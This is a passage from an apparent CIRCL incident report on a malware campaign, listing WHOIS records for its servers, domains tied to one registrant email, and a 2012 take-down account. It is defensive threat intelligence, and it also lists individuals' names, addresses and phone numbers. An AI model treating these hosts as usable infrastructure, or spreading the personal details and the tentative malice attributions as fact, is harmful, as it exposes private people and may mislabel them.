RTechRef:          http://whois.arin.net/rest/poc/ZH17-ARIN
RNOCHandle:        ZH17-ARIN
RNOCName:          Hurricane Electric
RNOCPhone:         +1-510-580-4100
RNOCEmail:         hostmaster@he.net
RNOCRef:           http://whois.arin.net/rest/poc/ZH17-ARIN
RAbuseHandle:      ABUSE1036-ARIN
RAbuseName:        Abuse Department
RAbusePhone:       +1-510-580-4100
RAbuseEmail:       abuse@he.net
RAbuseRef:         http://whois.arin.net/rest/poc/ABUSE1036-ARIN
```

- financepfrro.com.tw (195.191.56.240)

```
inetnum:           195.191.56.0 - 195.191.57.255
netname:           AltNet-UA
descr:             PE Kolobov Aleksandr Grigorievich
country:           UA
remarks:  ##################################################
remarks:  ###  Points of contact for One Host Hosting Center
remarks:  ### SPAM: abuse@onehost.com.ua
remarks:  ###  Network security issues: noc@onehost.com.ua
remarks:  ###  Customer support: support@onehost.com.ua
remarks:  ##################################################
org:               ORG-IKAG2-RIPE
admin-c:           VMK19-RIPE
tech-c:            VMK19-RIPE
status:            ASSIGNED PI
mnt-by:            RIPE-NCC-END-MNT
mnt-lower:         RIPE-NCC-END-MNT
mnt-by:            AS50395-MNT
mnt-routes:        AS50395-MNT
mnt-domains:       AS50395-MNT
source:            RIPE # Filtered
organisation:      ORG-IKAG2-RIPE
org-name:          IP Kolobov Aleksandr Grigorievich
```

```
org-type:
other address:  5uy Kotelynicheskiy alley 12, of. 14
mnt-ref:         NETASSIST-MNT
mnt-by:          NETASSIST-MNT
source:          RIPE # Filtered
person:          Vasiliy M Kamenskiy
address:         ul. Prospert Mira, 47
phone:           +7 495 7832213
nic-hdl:         VMK19-RIPE
mnt-by:          AS50395-MNT
source:          RIPE # Filtered
% Information related to '195.191.56.0/23AS50395'
route:           195.191.56.0/23
descr:           PPoE Network
origin:          AS50395
mnt-by:          AS50395-MNT
source:          RIPE # Filtered
```

- 200.46.204.8

```
inetnum:     200.46.204.0/25
status:      reallocated
owner:       HUB.ORG
ownerid:     PA-HUBO1-LACNIC
responsible: Marc G. Fournier
address:     360 Main Street, Suite 21, 360,
address:     11111 - Panama -
country:     PA
phone:       +902 542 0713 []
owner-c:     MGF
tech-c:      MGF
abuse-c:     MGF
created:     20040129
changed:     20040129
inetnum-up:  200.46.192/20
nic-hdl:     MGF
person:      Marc G. Fournier
e-mail:      scrappy@HUB.ORG
address:     360 Main Street, Suite 21, 360,
address:     B4P1C4 - Wolfville - NS
country:     CA
phone:       +1 902 542 0713 []
created:     20031010
changed:     20031010
```

- 95.143.198.47

```
inetnum:          95.143.198.1 - 95.143.198.254
netname:          serverconnect-cloud-network
descr:
Abuse-mailbox:  abuse@serverconnect.se
country:          se
admin-c:          PF4155-RIPE
tech-c:           PF4155-RIPE
status:           ASSIGNED PA
mnt-by:           MNT-SERVERCONNECT
source:           RIPE # Filtered
person:          Peter Forslund
address:         Hyggesvagen 1
phone:           +46 650484444
nic-hdl:         PF4155-RIPE
source:          RIPE # Filtered
% Information related to '95.143.192.0/20AS49770'
route:           95.143.192.0/20
descr:           Servainet-BLK
origin:          AS49770
mnt-by:          MNT-SERVERCONNECT
source:          RIPE # Filtered
```

F. Related domain information

These domains have been identified being registered using the same email address 'aster@gmail.com'. With a high probability, these are used with malicious intention.

```
46.102.232.171   maserluk.com.tw.        TTL 600
46.102.232.171   puzillo.com.tw.         TTL 600
46.102.232.171   quaniter.com.tw.        TTL 600
46.102.232.171   qvazglas.com.tw.        TTL 600
64.62.146.100    asteronew.com.tw.       TTL 600
64.62.146.101    as-forum.com.tw.        TTL 600
64.62.146.101    hotmaking.com.tw.       TTL 600
64.62.146.101    MASMITND.COM.TW.        TTL 600
66.197.144.38    VKRMEK.COM.TW.          TTL 600
79.137.214.18    ABC-FORUM.COM.TW.       TTL 600
79.137.214.18    oberon323.com.tw.       TTL 600
79.137.214.18    OREON3.COM.TW.          TTL 600
79.137.214.18    properdom.com.tw.       TTL 600
79.137.214.18    vnuess3.com.tw.         TTL 600
89.201.174.51    gubkabob.com.tw.        TTL 600
91.211.88.39     preon.com.tw.           TTL 600
91.215.218.79    guardalarms.com.        TTL 600
91.215.218.79    shambabu.com.tw.        TTL 600
```

```
122.155.165.122 wednesltr.com.tw.       TTL 600
188.247.135.77  NEWLIFEN.COM.TW.        TTL 600
188.247.135.77  WEHAVECHANSE.COM.TW.    TTL 600
194.219.29.152  metdoman.com.           TTL 600
195.191.56.240  financepfrro.com.tw.    TTL 600
195.191.56.240  man-forum.com.tw.       TTL 600
195.191.56.240  mastermi.com.tw.        TTL 600
195.191.56.240  MASTERMI.COM.TW.        TTL 600
195.191.56.240  masterofor.com.tw.      TTL 600
195.191.56.240  membran.com.tw.         TTL 600
203.150.230.31  closuresocks.com.       TTL 600
204.93.171.237  DIGMETACPAN.COM.TW.     TTL 600
204.93.171.237  newgetp.com.tw.         TTL 600
204.93.171.246  goodloki.com.tw.        TTL 600
212.36.9.52     apocalp.com.tw.         TTL 600
```

G. Take-down

Based on a previous version of this report, CIRCL in collaboration with various registrars and/or hosters was able to take-down all the identified domains and several IP addresses. Taking down IP addresses or the associated computers unfortunately took much more time and the process is now completed as with the release date of this version of the report.

1. Registered domains

CIRCL asked on July 27 2012 for the take-down of the '.com.tw' and '.com' domains. All '.com.tw' domains were suspended on August 08 2012. The '.com' domains were suspended on August 16 2012

2. IP addresses

Several of the IP addresses are no longer active, for instance the two hardcoded IP addresses (200.46.204.8, 95.143.198.47), but quite a few still are or are active again. **Fortunately, the examined malware mainly relies on DNS (except for the two hardcoded IP addresses) and the hardcoded IP addresses are no longer reachable.**